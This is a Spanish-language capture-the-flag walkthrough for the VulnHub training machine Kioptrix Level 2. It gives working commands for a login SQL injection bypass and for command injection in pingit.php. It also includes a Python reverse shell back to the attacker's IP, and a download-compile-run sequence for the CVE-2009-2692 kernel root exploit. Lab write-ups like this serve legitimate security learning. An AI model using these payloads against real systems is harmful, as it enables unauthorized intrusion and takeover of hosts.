Kioptrix Level 2 (VulnHub) — Paso a paso

Bienvenidos a este nuevo video, amigos. Hoy resolvemos la máquina Kioptrix (Level 2) de la plataforma VulnHub. A continuación te dejo todos los comandos y notas que usamos en la sesión, con explicaciones breves para que puedas reproducirlo sin contratiempos.

1) Contexto de red

Trabajamos desde Kali en WSL. El objetivo (la VM Kioptrix) estuvo en la LAN 192.168.100.0/24. Nuestra IP Windows fue 192.168.100.209 y la IP de WSL fue 172.26.140.48.

2) Enumeración con Nmap (una sola línea, explicada)

```
sudo nmap -Pn -n -sS -T4 --top-ports 100 --min-rate 1500 --max-retries 1 192.168.100.200
```

Explicación: -Pn (no ping), -n (sin DNS), -sS (SYN), -T4 (rápido), --top-ports 100 (100 puertos comunes), --min-rate 1500 (ritmo mínimo), --max-retries 1 (un reintento).

3) WhatWeb (detección rápida de tecnologias)

```
whatweb http://192.168.100.200
```

Instalación: sudo apt install whatweb. Identifica versiones y tecnologías (Apache, PHP, etc.).

4) Fuzzing de rutas con Dirb (lo que usamos)


```
sudo apt install -y dirb

DIRB_WORDLIST=/usr/share/dirb/wordlists/common.txt

dirb http://192.168.100.200 $DIRB_WORDLIST
```

Dirb enumeró /index.php y /manual/.

5) SQLi de login para llegar al panel (funciona)

comando completo para la SQLi del login (versión URL-encoded tal como la usaste):

```
/usr/bin/curl -i -s -c cookies.txt -b cookies.txt -X POST "http://192.168.100.200/index.php" \
  -d "uname=admin%27%20OR%20%271%27%3D%271%27%23&psw=x&btnLogin=Login"
```



Si prefieres evitar manualmente el URL-encoding, usa esta variante equivalente:

```
/usr/bin/curl -i -s -c cookies.txt -b cookies.txt "http://192.168.100.200/index.php" \
  --data-urlencode "uname=admin' OR '1'='1'#" \
  -d "psw=x" -d "btnLogin=Login"
```

6) RCE en pingit.php (prueba rápida)

```
curl -s -X POST "http://192.168.100.200/pingit.php" -d "ip=127.0.0.1;id&submit=submit"
```

La página concatena el parámetro ip a un ping sin sanitizar. Con ';' inyectamos comandos (uid=48 apache).

7) Reverse shell estable (probada)

```
rlwrap -cAr nc -lvnp 4444
```

```
curl -s -X POST "http://192.168.100.200/pingit.php" \
  --data-urlencode "ip=127.0.0.1;python -c 'import socket,os,pty;s=socket.socket();s.connect((\"192.168.100.209\",4444));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn(\"/bin/bash\")'" \
  -d "submit=submit"
```

¿Qué hace?

- `--data-urlencode "ip=...;"` → envía el parámetro `ip` **URL-encodeado** para que no se rompan `;`, espacios, comillas, paréntesis, etc.
- `127.0.0.1;` → inyecta un **comando** después del ping (vulnerabilidad en `pingit.php`).
- `python -c '...';` → crea un socket al **LHOST:LPORT**, redirige stdin/stdout/stderr al socket (`dup2`) y **levanta una TTY** con `pty.spawn("/bin/bash")` (shell usable).
- `rlwrap -cAr nc -lvnp 4444` → listener con historia/edición de línea, mejora la interacción.

Usamos Python (presente en la víctima) para abrir socket, duplicar descriptores y levantar /bin/bash con pty.

8) Port forwarding en Windows (PowerShell, una línea por comando)

Sirve para que la víctima se conecte a 192.168.100.209 y Windows reenvíe a WSL (172.26.140.48).

```
netsh interface portproxy add v4tov4 listenport=4444 connectaddress=172.26.140.48 connectport=4444
```

```
netsh interface portproxy add v4tov4 listenport=8000 connectaddress=172.26.140.48 connectport=8000
```

```
netsh advfirewall firewall add rule name="portproxy 4444" dir=in action=allow protocol=TCP localport=4444
```

Crea una **regla de firewall** que permite **tráfico entrante TCP** en el **puerto 4444** (necesario para que el portproxy escuche desde fuera).

```
netsh advfirewall firewall add rule name="portproxy 8000" dir=in action=allow protocol=TCP localport=8000
```

Igual que arriba, pero para el **puerto 8000** (útil si expones tu servidor HTTP Python a la red).

```
netsh interface portproxy show v4tov4
```

Muestra todas las reglas actuales de **portproxy v4→v4** (es decir, los mapeos listen→connect que creaste).

9) Escalada a root con CVE-2009-2692 (sock_sendpage)

Exploit: https://github.com/cloudsec/exploit/blob/master/CVE-2009-2692-sock_sendpage.c

```
python3 -m http.server 8000    # en Kali/WSL, en la carpeta del exploit
curl -s -o /tmp/sendpage.c http://192.168.100.209:8000/CVE-2009-2692-sock_sendpage.c
gcc /tmp/sendpage.c -o /tmp/sendpage -static 2>/dev/null || gcc /tmp/sendpage.c -o /tmp/sendpage
/tmp/sendpage
```

En kernel 2.6.9-55.EL la elevación fue inmediata (We are root!).

1) ¿Qué hace el exploit CVE-2009-2692-sock_sendpage.c?

Resumen: explota una vulnerabilidad de *null pointer dereference* en el kernel de Linux (2.4 y 2.6 hasta 2.6.30.4). Al forzar que el kernel ejecute código a través de un puntero nulo, el exploit **mapea la página 0** en userland, coloca **shellcode** allí y consigue que el kernel lo "salte", terminando en **root**.

Flujo paso a paso

1. **Constantes y contexto de usuario**
   - Define selectores de segmento de usuario (USER_CS, USER_SS, USER_FL) y una pila de usuario user_stack para volver limpiamente de kernel a userland con iret/iretq.
2. **Resolución de símbolos (ruta "nueva")**
   - Si la versión del kernel lo permite, lee **/proc/kallsyms** para obtener direcciones de:
     - commit_creds
     - prepare_kernel_cred
   - Si las encuentra, usará un shellcode "moderno":

commit_creds(prepare_kernel_cred(0));

-

que asigna *credenciales de root* (uid=0, gid=0) al proceso actual.

 Shellcode "viejo" (fallback)

- Si no hay símbolos, usa un shellcode que **escanea la estructura task_struct actual** (get_current()), busca los campos uid/gid y los pone a cero (root).

 Mapeo de la página nula

- Llama a mmap() con MAP_FIXED en la dirección 0 (tamaño PAYLOAD_SIZE) y permisos R|W|X.
- Escribe un **pequeño trampolín** en la página 0 que hace call hacia kernel_shellcode.
- Esto solo funciona en sistemas antiguos donde **vm.mmap_min_addr=0** (hoy suele impedirse).

 Disparador del bug (sock_sendpage / sendfile)

- Crea un **socket Bluetooth** (socket(PF_BLUETOOTH, SOCK_DGRAM, 0)).

- Crea un archivo temporal con mkstemp, lo extiende con ftruncate y luego llama a:

sendfile(out_fd, in_fd, NULL, 4096);

1.
    - Por cómo el kernel maneja ese flujo, se puede llegar a un **dereferenciado nulo** y ejecutar lo que mapeaste en 0.
2. **Escalado y retorno a userland**
    - El shellcode eleva privilegios a root.
    - exit_kernel() prepara la pila de usuario y hace iret/iretq para volver a ring3.
    - exit_user_code() comprueba getuid(), imprime “[+] We are root!” y ejecuta /bin/sh -i.

En una frase: mapea código en la página nula, provoca que el kernel lo ejecute con sock_sendpage/sendfile, y **te devuelve una shell como root**.

---

2) ¿Qué hace este bloque?

curl -s -o /tmp/sendpage.c http://192.168.100.209:8000/CVE-2009-2692-sock_sendpage.c

gcc /tmp/sendpage.c -o /tmp/sendpage -static 2>/dev/null || gcc /tmp/sendpage.c -o /tmp/sendpage

/tmp/sendpage

- curl -s -o /tmp/sendpage.c URL
    - **Descarga silenciosamente** (-s) el código fuente del exploit desde tu **servidor HTTP** y lo guarda en /tmp/sendpage.c.
- gcc /tmp/sendpage.c -o /tmp/sendpage -static 2>/dev/null || gcc /tmp/sendpage.c -o /tmp/sendpage
    - Intenta compilar **estáticamente** el binario (para que no dependa de libs dinámicas).
    - Si falla (redirección de errores a /dev/null), compila **normal** como *fallback*.
    - Resultado: ejecutable **/tmp/sendpage** en la máquina víctima.
- /tmp/sendpage
    - **Ejecuta** el exploit ya compilado. Si el kernel es vulnerable y el entorno lo permite (página 0 mapeable, etc.), te **eleva a root**.

Este bloque es exactamente lo que hiciste: **llevar el exploit a la víctima, compilarlo allí y correrlo** para pasar de apache a root.

Notas útiles / por qué te funcionó en Kioptrix

- Kernel **2.6.9-55.EL** (viejo y vulnerable).
- Suele tener **mmap_min_addr=0** o mecanismos laxos → permite mapear la página 0.
- El exploit usa **Bluetooth DGRAM + sendfile** para alcanzar el path vulnerable (*sock_sendpage/null deref*).

10) Limpieza y revertir port-forwarding

```
netsh interface portproxy delete v4tov4 listenport=4444 listenaddress=192.168.100.209
netsh interface portproxy delete v4tov4 listenport=8000 listenaddress=192.168.100.209
netsh advfirewall firewall delete rule name="portproxy 4444"
netsh advfirewall firewall delete rule name="portproxy 8000"
```

¡Listo! Este documento resume los pasos que funcionaron durante la sesión.